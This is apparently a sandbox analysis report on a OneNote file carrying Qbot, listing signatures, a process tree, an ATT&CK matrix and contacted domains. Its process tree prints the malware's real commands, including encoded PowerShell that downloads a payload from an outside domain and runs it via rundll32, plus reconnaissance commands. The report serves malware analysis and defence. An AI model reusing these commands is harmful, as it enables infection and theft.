ID: 800701
Sample Name: notes.one
Cookbook: default.jbs
Time: 18:24:30
Date: 07/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000003.bin (copy)	21
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000004.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000005.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000006.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000008.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000D.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000E.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000F.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000G.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000H.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000I.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000J.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000K.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000L.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000M.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000N.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000O.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000P.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000Q.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000R.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000S.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000T.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000U.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000V.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000011.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000012.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000013.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000014.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000015.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000016.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000017.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000018.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000019.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001A.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001B.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001C.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001D.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001E.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001F.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001G.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001H.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001I.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001J.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001K.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001L.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001M.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001N.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001O.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001P.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001Q.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001R.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001S.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001T.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001U.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001V.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000020.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000021.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000022.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000023.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000024.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000025.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000026.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000027.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000028.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000029.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002A.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002B.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002C.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002D.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002E.bin (copy)	45


Windows Analysis Report

notes.one


Overview

General Information

Sample Name:	notes.one
Analysis ID:	800701
MD5:	f37c173417e5c..
SHA1:	552bdc49b09a…
SHA256:	ca0ee9618e13…
Infos:	



Detection




Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- Sigma detected: Execute DLL with s…
- DLL reload attack detected
- Malicious sample detected (through…
- Uses netstat to query active networ…
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Tries to detect sandboxes and other…
- Queries memory information (via WM…
- Allocates memory in foreign process…
- Powershell drops PE file
- Uses ipconfig to lookup or modify th…

Classification



Process Tree

- **System is w10x64native**
- ONENOTE.EXE (PID: 2776 cmdline: C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\notes.one MD5: 59056F600C4366EE07277C20A90DAF67)
  - ONENOTEM.EXE (PID: 7096 cmdline: /tsr MD5: 377069572D48FFBF1EA2DA466A61B398)
- cmd.exe (PID: 1792 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" " MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - conhost.exe (PID: 4540 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 5548 cmdline: powershell [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnBvd2V yc2hlbGwgSW52b2tlLVdlYlJlcXVlc3QgLVVSSSBodHRwczovL3N0YXJjb21wdXRhZG9yYXMuY29tL2x0MmVMTTYvMDEuZ2lmIC1PdXRGaWxlIEM6XHByb2dyYW1kYXRhXHB1dHR5LmpwZw0KcnVuZGxsMzIgQzpccHJvZ3JhbWRhdGFccHV0dHkuanBnLFdpbmQNCmV4aXQNCg==')) MD5: 04029E121A0CFA5991749937DD22A1D9)
  - cmd.exe (PID: 5784 cmdline: C:\Windows\system32\cmd.exe /K C:\ProgramData\in.cmd MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 7628 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - powershell.exe (PID: 4460 cmdline: powershell Invoke-WebRequest -URI https://starcomputadoras.com/lt2eLM6/01.gif -OutFile C:\programdata\putty.jpg MD5: 04029E121A0CFA5991749937DD22A1D9)
    - rundll32.exe (PID: 5548 cmdline: rundll32 C:\programdata\putty.jpg,Wind MD5: EF3179D498793BF4234F708D3BE28633)
      - rundll32.exe (PID: 6804 cmdline: rundll32 C:\programdata\putty.jpg,Wind MD5: 889B99C52A60DD49227C5E485A016679)
        - backgroundTaskHost.exe (PID: 7584 cmdline: C:\Windows\SysWOW64\backgroundTaskHost.exe MD5: F290D12F0351B56708B3DF1EC26CB45B)
          - net.exe (PID: 3420 cmdline: net view MD5: 31890A7DE89936F922D44D677F681A7F)
            - conhost.exe (PID: 5596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - cmd.exe (PID: 5948 cmdline: cmd /c set MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
            - conhost.exe (PID: 8168 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - ARP.EXE (PID: 7408 cmdline: arp -a MD5: 4D3943EDBC9C7E18DC3469A21B30B3CE)
            - conhost.exe (PID: 5584 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - ipconfig.exe (PID: 3116 cmdline: ipconfig /all MD5: 3A3B9A5E00EF6A3F83BF300E2B6B67BB)
            - conhost.exe (PID: 4832 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - net.exe (PID: 5840 cmdline: net share MD5: 31890A7DE89936F922D44D677F681A7F)
            - conhost.exe (PID: 7628 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
            - net1.exe (PID: 4164 cmdline: C:\Windows\system32\net1 share MD5: 207DEB8572F128E9AE8062D9CF3A6E8A)
          - ROUTE.EXE (PID: 4992 cmdline: route print MD5: C563191ED28A926BCFDB1071374575F1)
            - conhost.exe (PID: 2996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - NETSTAT.EXE (PID: 3760 cmdline: netstat -nao MD5: 9DB170ED520A6DD57B5AC92EC537368A)
            - conhost.exe (PID: 1392 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
          - net.exe (PID: 4372 cmdline: net localgroup MD5: 31890A7DE89936F922D44D677F681A7F)
            - conhost.exe (PID: 7296 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
            - net1.exe (PID: 3528 cmdline: C:\Windows\system32\net1 localgroup MD5: 207DEB8572F128E9AE8062D9CF3A6E8A)
          - whoami.exe (PID: 6352 cmdline: whoami /all MD5: 801D9A1C1108360B84E60A457D5A773A)
            - conhost.exe (PID: 7280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- ONENOTEM.EXE (PID: 6748 cmdline: "C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr MD5: 377069572D48FFBF1EA2DA466A61B398)
- msiexec.exe (PID: 2632 cmdline: C:\Windows\system32\msiexec.exe /V MD5: E5DA170027542E25EDE42FC54C929077)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.33862410772.0000000002FAA000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Process Memory Space: powershell.exe PID: 5548	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x11788:$b2: ::FromBase64String(• 0x118cb:$b2: ::FromBase64String(• 0x2743c:$b2: ::FromBase64String(• 0x2757e:$b2: ::FromBase64String(• 0x289df:$b2: ::FromBase64String(• 0x28b08:$b2: ::FromBase64String(• 0x28c41:$b2: ::FromBase64String(• 0x40076:$b2: ::FromBase64String(• 0x401b9:$b2: ::FromBase64String(• 0x404d3:$b2: ::FromBase64String(• 0x407d1:$b2: ::FromBase64String(• 0x436b1:$b2: ::FromBase64String(• 0x5df00:$b2: ::FromBase64String(• 0x8d85a:$b2: ::FromBase64String(• 0xb8f45:$b2: ::FromBase64String(• 0xb9087:$b2: ::FromBase64String(• 0xe9542:$b2: ::FromBase64String(• 0xffd33:$b2: ::FromBase64String(• 0xffeed:$b2: ::FromBase64String(• 0x1000f0:$b2: ::FromBase64String(• 0x101495:$b2: ::FromBase64String(

Unpacked PEs

Source	Rule	Description	Author	Strings
14.2.rundll32.exe.2fbd640.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
14.2.rundll32.exe.10000000.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
14.2.rundll32.exe.2fbd640.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Sigma Signatures

Data Obfuscation

Sigma detected: Execute DLL with spoofed extension

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Spreading

Performs a network lookup / discovery via net view

Performs a network lookup / discovery via ARP

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Uses netstat to query active network connections and open ports

System Summary

Malicious sample detected (through community Yara rule)

Powershell drops PE file

Data Obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival

Uses whoami command line tool to query computer and username

Hooking and other Techniques for Hiding and Protection

DLL reload attack detected

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries memory information (via WMI often done to detect virtual machines)

Queries sensitive Plug and Play Device Information (via WMI, Win32_PnPEntity, often done to detect virtual machines)

Renames NTDLL to bypass HIPS

Queries sensitive physical memory information (via WMI, Win32_PhysicalMemory, often done to detect virtual machines)

Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Allocates memory in foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected Qbot

Gathers network related connection and port information


Remote Access Functionality

Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	4 3 1 Windows Management Instrumentation	1 1 DLL Side-Loading	1 1 DLL Side-Loading	1 Obfuscated Files or Information	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	1 Windows Service	1 Windows Service	1 Software Packing	LSASS Memory	2 System Network Connections Discovery	Remote Desktop Protocol	1 Credential API Hooking	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Exploitation for Client Execution	2 Registry Run Keys / Startup Folder	3 1 1 Process Injection	1 Timestomp	Security Account Manager	2 File and Directory Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Command and Scripting Interpreter	Logon Script (Mac)	2 Registry Run Keys / Startup Folder	1 1 DLL Side-Loading	NTDS	4 3 6 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	1 1 Masquerading	LSA Secrets	5 4 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	2 PowerShell	Rc.common	Rc.common	3 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	3 4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 1 Process Injection	DCSync	2 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	4 System Network Configuration Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\76d4c8d1.dll	2%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
starcomputadoras.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://api.aadrm.com/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	Avira URL Cloud	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://api.aadrm.com/	0%	Virustotal		Browse
http://https://store.office.cn/addinstemplate	0%	Avira URL Cloud	safe	
http://https://my.microsoftpersonalcontent.com	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://www.odwebp.svc.ms	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	Avira URL Cloud	safe	
http://https://d.docs.live.net	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	Avira URL Cloud	safe	
http://https://skyapi.live.net/Activity/	0%	Avira URL Cloud	safe	
http://https://api.cortana.ai	0%	Avira URL Cloud	safe	
http://https://pdx-col.eum-appdynamics.com	0%	Avira URL Cloud	safe	
http://https://staging.cortana.ai	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
starcomputadoras.com	144.217.139.27	true	false	• 0%, Virustotal, Browse	unknown
cisco.com	72.163.4.185	true	false		high
www.cisco.com	unknown	unknown	false		high

